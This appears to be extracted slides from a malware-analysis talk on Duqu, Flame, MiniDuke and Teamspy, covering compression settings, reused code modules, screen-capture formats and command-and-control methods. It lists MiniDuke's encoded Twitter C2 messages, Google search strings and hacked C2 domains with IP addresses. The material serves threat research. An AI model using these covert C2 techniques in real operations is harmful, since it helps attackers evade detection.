
LZMA dictionary sizes

We got back the *original byte stream*
with **d16** dictionary size

(lzma.exe e Zd Zdc -a1 -d16)

The *default* lzma.exe dictionary size is
d22

Duqu dropper LZMA verified



MODULARITY AND CODE REUSE

Trend: Use of known and unknown modules

Attackers build code from either ***self-made*** or ***external*** modules

E.g.,

Putty, Socks proxy, VNC, keyloggers

Example: Use of known modules

Stuxnet: LZO

Duqu: ~LZMA, LZO

Flame: putty, SQLite, libbz2, zlib, Lua

Teamspy: Teamviewer

Zeus (RCApp): VNC

What about licenses? 😊

LZO: GPL

LZMA: LGPL, Common Public License

Putty: MIT license

SQLite: public domain

libbz2: BSD-style license

zlib: very permissive zlib_license

Lua: MIT license

Teamviewer: commercial product

Example: Duqu's self-made screen recorder

First, a ***full screen*** is captured in 16 colors

(Saved as BMP with missing header)

and

only ***incremental*** parts are saved afterwards

(This was a joint work with one of our students, Roland Kamarás)

A sample for incremental screen capture data

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	F0	04	97	02	4A	00	03	00	08	08	00	01	00	00	00	80	8.-.J.....€
00000010	00	33	33	33	33	22	22	22	22	11	11	11	11	44	44	44	.3333" "" ""DDD
00000020	44	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	D.....
00000030	00	00	33	33	33	33	22	22	22	22	11	11	11	11	44	44	.3333" "" ""DD
00000040	44	44	00	00	00	00	00	00	00	00	00	00	00	00	00	00	DD.....
00000050	00	00	00	33	33	33	33	22	22	22	22	11	11	11	11	44	...3333" "" ""D
00000060	44	44	44	00	00	00	00	00	00	00	00	00	00	00	00	00	DDD.....
00000070	00	00	00	02	10	80	00	33	33	33	33	22	22	22	22	11€.3333" "" "" .
00000080	11	11	11	44	44	44	44	00	00	00	00	00	00	00	00	00	...DDDD.....
00000090	00	00	00	00	00	00	00	00	33	33	33	33	22	22	22	223333" "" ""


Incremental screen capture (complicated format)

```
Incremental image file: dq_test/0010-03.dqp.out
==> File size with header: 17734 byte
==> File size without header: 17718 byte
==> Width: 1024 pix
==> Height: 768 pix
    ==> 0x00:00 records: 5
    ==> 0x00 records: 489
    ==> 0x01 records: 27
    ==> 0x02 records: 63
    ==> 0x04 records: 560
    ==> Other records: 53
        ==> 0x10 record: 28
        ==> 0x98 record: 1
        ==> 0x38 record: 1
        ==> 0x18 record: 11
        ==> 0x28 record: 4
        ==> 0x20 record: 2
        ==> 0x40 record: 1
        ==> 0xb0 record: 1
        ==> 0x48 record: 3
        ==> 0x60 record: 1
==> Sum: 1197 records.
```

Sample - Incremental image 1




Sample – Incremental image 2



```
C:\Documents and Settings\guest\My Documents\icons2\test0426>keylogger.exe  
xxx  
C:\Documents and Settings\guest\My Documents\icons2\test0426>keylogger.exe  
xxx  
C:\Documents and Settings\guest\My Documents\icons2\test0426>keylogger.exe  
restart  
C:\Documents and Settings\guest\My Documents\icons2\test0426>keylogger.exe  
xxx  
C:\Documents and Settings\guest\My Documents\icons2\test0426>keylogger.exe  
xxx  
C:\Documents and Settings\guest\My Documents\icons2\test0426>keylogger.exe  
restart  
C:\Documents and Settings\guest\My Documents\icons2\test0426>keylogger.exe  
xxx  
C:\Documents and Settings\guest\My Documents\icons2\test0426>keylogger.exe  
xxx  
C:\Documents and Settings\guest\My Documents\icons2\test0426>
```

Sample – merged image with incr. parts



C2 COMMUNICATION

Trend: Use of social media

No IRC and peer-to-peer C2 communication

Advanced tricks:
google queries, social media

Example: MiniDuke uses social media

Initial web page queries (DNS resolve?)

www.google.com - port TCP/80 - HTTP

twitter.com –port TCP/443 - SSL

www.geoiptool.com –port TCP/80 – HTTP

Google search strings

IUFefiHKIjflKWPR

HkyeilDKiroLaKYr

IUFefiHKDroLaKYr

Example: MiniDuke C2 URLs on Twitter

The weather is good today. Sunny!

uri!wp07VkkxYt3Mne5uiDkz4II/lw48Ge/EWg==

Albert, my cousin. He is working hard.

uri!wp07VkkxYmfNkwN2nBmx4ch/lu2c+GJow39Hb
phL

My native town was ruined by tornado.

uri!wp07VkkxYt3Md/JOnLhzRL2FJjY8l2It

Sample twitter message used by MiniDuke



C2 INFRASTRUCTURE

Trend: dedicated C2 infrastructure


Use of dedicated C2 servers
(mostly *http*)

These are either
hacked sites or ***paid servers***

Example: Hacked sites for MiniDuke's C2

Attack location	C&C server	C&C IP / location
Hungary	arabooks.ch	194.38.160.153 / Switzerland
Luxembourg	artas.org	95.128.72.24 / France
Belgium	tsoftonline.com	72.34.47.186 / United States
(Multiple)	www.eamtm.com	188.40.99.143 / Germany

Example: Paid C2 servers of Teamspy



Trend: Stealthiness influences the C2 infrastructure

Stealthiness influences the number of victims per C2


E.g.,

Duqu: $\sim 20 / 5+ \rightarrow 2-3$

Teamspy: $\sim 1000 / 10+ \rightarrow 100$

Flame: $\sim 10000 / \sim 100 \rightarrow \sim 100$


Example: Flame C&Cs – Kaspersky + OpenDNS




Example: Flame C&Cs – Kaspersky + OpenDNS



Example: Flame C&Cs – Kaspersky + OpenDNS



Example: Flame C&Cs – Kaspersky + OpenDNS



Example: Flame C&Cs – Kaspersky + OpenDNS



